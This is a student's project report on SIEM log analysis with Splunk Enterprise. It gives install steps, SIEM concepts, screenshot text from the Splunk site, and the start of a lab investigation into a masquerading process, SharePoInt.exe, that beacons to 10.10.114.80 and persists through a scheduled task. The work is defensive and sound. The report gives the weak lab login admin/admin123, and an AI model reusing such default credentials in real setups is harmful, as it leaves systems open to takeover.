splunk>enterprise

Log Analysis Using SIEM (Splunk Enterprise)

Submitted by

AJIT ROSHAN S

Course : CICSA

Date : 23-01-2026

1. Introduction

In today’s digital environment, organizations face a wide range of cyber threats that require continuous monitoring and rapid response. Security Operations Centers (SOCs) rely on Security Information and Event Management (SIEM) platforms to collect, analyze, and correlate logs from multiple systems in order to detect malicious activity.

This project focuses on log analysis using Splunk Enterprise, a widely used SIEM platform. The objective of this project is to analyze logs from different sources, identify anomalies, and investigate security incidents in a simulated environment. The project demonstrates how SOC analysts use SIEM tools to detect brute-force attacks, privilege escalation, persistence mechanisms, and web-based attacks.

2. Objectives of the Project

The objectives of this project are:

- To understand the role of SIEM in security monitoring and incident investigation
- To install and configure Splunk Enterprise
- To analyze logs from Windows, Linux, and Web systems
- To detect malicious activity using Splunk search queries
- To understand the importance of log correlation and normalisation
- To gain hands-on experience in SOC-style investigations

3. Procedure for Installing Splunk Enterprise

3.1 System Requirements

- Operating System: Windows / Linux
- RAM: Minimum 4 GB (8 GB recommended)
- Disk Space: Minimum 10 GB free space
- Browser: Chrome or Firefox
- Internet connection

3.2 Downloading Splunk Enterprise

1. Open a web browser and visit the official Splunk website
2. Navigate to Products → Splunk Enterprise
3. Click on Free Trial
4. Create a Splunk account or log in
5. Download the installer suitable for your operating system

3.3 Installing Splunk Enterprise on Windows

1. Open the downloaded .msi file
2. Accept the license agreement
3. Choose the default installation directory
4. Set the Splunk administrator username and password
5. Click Install
6. Wait for the installation to complete

3.4 Installing Splunk Enterprise on Linux

1. Open the terminal
2. Extract the downloaded package:
3. tar -xvzf splunk-<version>-Linux-x86_64.tgz
4. Move Splunk to the /opt directory:
5. sudo mv splunk /opt/
6. Start Splunk:

7. sudo /opt/splunk/bin/splunk start
8. Accept the license and create admin credentials

3.5 Accessing Splunk Web

- Open a browser and go to:
- http://localhost:8000
- Log in using admin credentials

3.6 Verifying Installation

Run the following query in the Search app:

index=_internal

If results appear, Splunk Enterprise is installed successfully.

4. Overview of SIEM and Its Benefits

4.1 Centralisation

SIEM platforms centralize logs from multiple systems such as servers, endpoints, network devices, and applications into a single platform. This allows analysts to investigate incidents without switching between tools.

4.2 Correlation


Correlation is the process of linking events from different log sources to identify relationships between activities. It helps analysts reconstruct attack timelines and understand attacker behavior.

4.3 Normalisation

Normalisation converts logs from different formats into a common structure, making analysis and searching easier across multiple data sources.


Screenshots

Installing Splunk Enterprise



Explore free
trials and downloads

Get hands-on with free trials and downloads across Splunk's platform, security, and observability solutions.



Splunk Cloud Platform

Experience the power of the Splunk Platform in a Splunk-hosted cloud environment. Ingest up to 5GB of your own data per day for 14 days.


Splunk Enterprise

Try Splunk Enterprise on your own hardware or cloud instance to collect, analyze, and visualize your data. Index up to 500MB per day for 60 days.

Universal Forwarder

Explore reliable, secure data collection from remote sources and forward that data into Splunk software for indexing and consolidation.

Choosing Enterprise Version for Download.



FREE TRIAL

Splunk Enterprise 10.2.0

Try Splunk Enterprise free for 60 days. No credit card required.

Start your free download

Already have a Splunk account? Log In ›

Business Email

Password

First Name

Last Name

Job Title


Phone Number

Company

India

Zip / Postal Code

Register an account in Splunk portal .



Log into your Splunk account

Email or Username

Password

Log In

Forgot your password or username?


Need to sign up for a Splunk account?

State of Olly

See how observability leaders are setting themselves apart from their peers, and seeing a 2.67x return

Get the report ›

Using the Registered Account to Login.



Choose Your Download

Splunk Enterprise 10.2.0


Index 500 MB/Day. Sign up and download now. After 60 days you can convert to a perpetual free license or purchase a Splunk Enterprise license to continue using the expanded functionality designed for enterprise-scale deployments.

Choose Your Installation Package

64-bit	Windows Server 2016, 2019, 2022, 2025	.msi	1041.6 MB	Download Now	Copy wget link	More

Release Notes | System Requirements | Previous Releases | All Other Downloads


Downloading the Splunk Enterprise according to the OS (Windows / Linux).



admin

••••••••


Splunk Enterprise web login interface after successful installation and configuration. Login using the created Credentials : username – admin , password – admin123.



Add data from a variety of common sources.

Turn data into doing with Splunk search.

Splunk Enterprise interface showing the Search & Reporting application used for SIEM-based log analysis.



Add or forward data to Splunk. Afterwards, you may extract fields.

Apps and add-ons extend the capabilities of Splunk.

Comprehensive documentation for Splunk and for all other Splunk products.

Ingesting log data to Splunk Enterprise Platform.


5. Log Sources Overview

SIEM platforms collect logs from various sources across an organization. The major log categories used in this project include:

- Host-based logs
- Network-based logs
- Web application logs

Each log source contributes valuable information during investigations.

Screenshot



New Search

```
index=*
```

✓ 2,238 events (before 1/22/26 2:42:07.000 AM) No Event Sampling

SELECTED FIELDS
a host 3
a source 6
a sourcetype 4

INTERESTING FIELDS
# bytes 72
a category 23
a clientip 27
a ComputerName 1
# date_hour 10
# date_mday 3
# date_minute 43
a date_month 2

i	Time	Event

>	8/14/25
	11:19:24.000 AM
		08/14/2025 11:19:24 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=1
		EventType=4
		ComputerName=WIN-105
		Show all 38 lines
		host = WIN-105 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

>	8/14/25
	11:19:24.000 AM
		08/14/2025 11:19:24 AM
		LogName=System
		EventCode=10010
		EventType=2
		ComputerName=WIN-105
		Show all 15 lines
		host = WIN-105 source = WinEventLog:System sourcetype = WinEventLog

Overview of multiple log sources ingested into Splunk SIEM, including host-based, network-based, and web application logs.

6. Windows Log Analysis

6.1 Windows Log Sources

Windows investigations primarily use:

- Sysmon logs – detailed process and network activity
- Windows Event Logs – authentication, account changes, and system activity


6.2 Findings from Windows Logs

The investigation identified:

- Suspicious process execution using masquerading
- Abnormal outbound network connections
- Malicious file execution verified using hash analysis
- Persistence via scheduled task creation

Key Findings:

- Malicious process: SharePoInt.exe
- External IP address: 10.10.114.80
- MD5 hash: 770D14FFA142F09730B415506249E7D1
- Persistence mechanism: Scheduled task “Office365 Install”



```
index=task4 EventCode=3 DestinationPort=5678
```


✓ 1 event (before 1/21/26 7:59:29.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a category 1
a ComputerName 1
a DestinationHostname 1
a DestinationIp 1
a DestinationIsIpv6 1
DestinationPort 1
a DestinationPortName 1
a dvc 1

i	Time	Event

>	8/14/25
	11:10:24.000 AM
		08/14/2025 11:10:24 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=3
		EventType=4
		ComputerName=WIN-105
		Show all 33 lines
		host = WIN-105 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog




SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a category 1
a ComputerName 1
a DestinationHostname 1
a DestinationIp 1
a DestinationIsIpv6 1
DestinationPort 1
a DestinationPortName 1
a dvc 1
a dvc_nt_host 1
# event_id 1
EventCode 1
EventType 1
a eventtype 3
# id 1
a Image 1
a index 1
a Initiated 1
a Keywords 1
# linecount 1
a LogName 1
a Message 1
a OpCode 1
a ProcessGuid 1
ProcessId 1
a Protocol 1

i	Time	Event

⌄	8/14/25
	11:10:24.000 AM
		08/14/2025 11:10:24 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=3
		EventType=4
		ComputerName=WIN-105
		Show all 33 lines

Type	☑ Field	Value	Actions
Selected	☑ host ▾	WIN-105	⌄
	☑ source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
	☑ sourcetype ▾	WinEventLog	⌄
Event	□ ComputerName ▾	WIN-105	⌄
	□ DestinationHostname ▾	ip-10-10-114-80.eu-west-1.compute.internal	⌄
	□ DestinationIp ▾	10.10.114.80	⌄
	□ DestinationIsIpv6 ▾	false	⌄
	□ DestinationPort ▾	5678	⌄
	□ DestinationPortName ▾	rrac	⌄
	□ EventCode ▾	3	⌄
	□ EventType ▾	4	⌄
	□ Image ▾	C:\Windows\Temp\SharePoInt.exe	⌄
	□ Initiated ▾	true	⌄
	□ Keywords ▾	None	⌄
	□ LogName ▾	Microsoft-Windows-Sysmon/Operational	⌄
	□ Message ▾	Network connection detected: RuleName: - UtcTime: 2025-08-14 11:10:21.430 ProcessGuid: {c5d2b969-c41e-689d-dc02-000000002101} ProcessId: 1460 Image: C:\Windows\Temp\SharePoInt.exe User: WIN-105\Ben Foster Protocol: tcp Ini	⌄

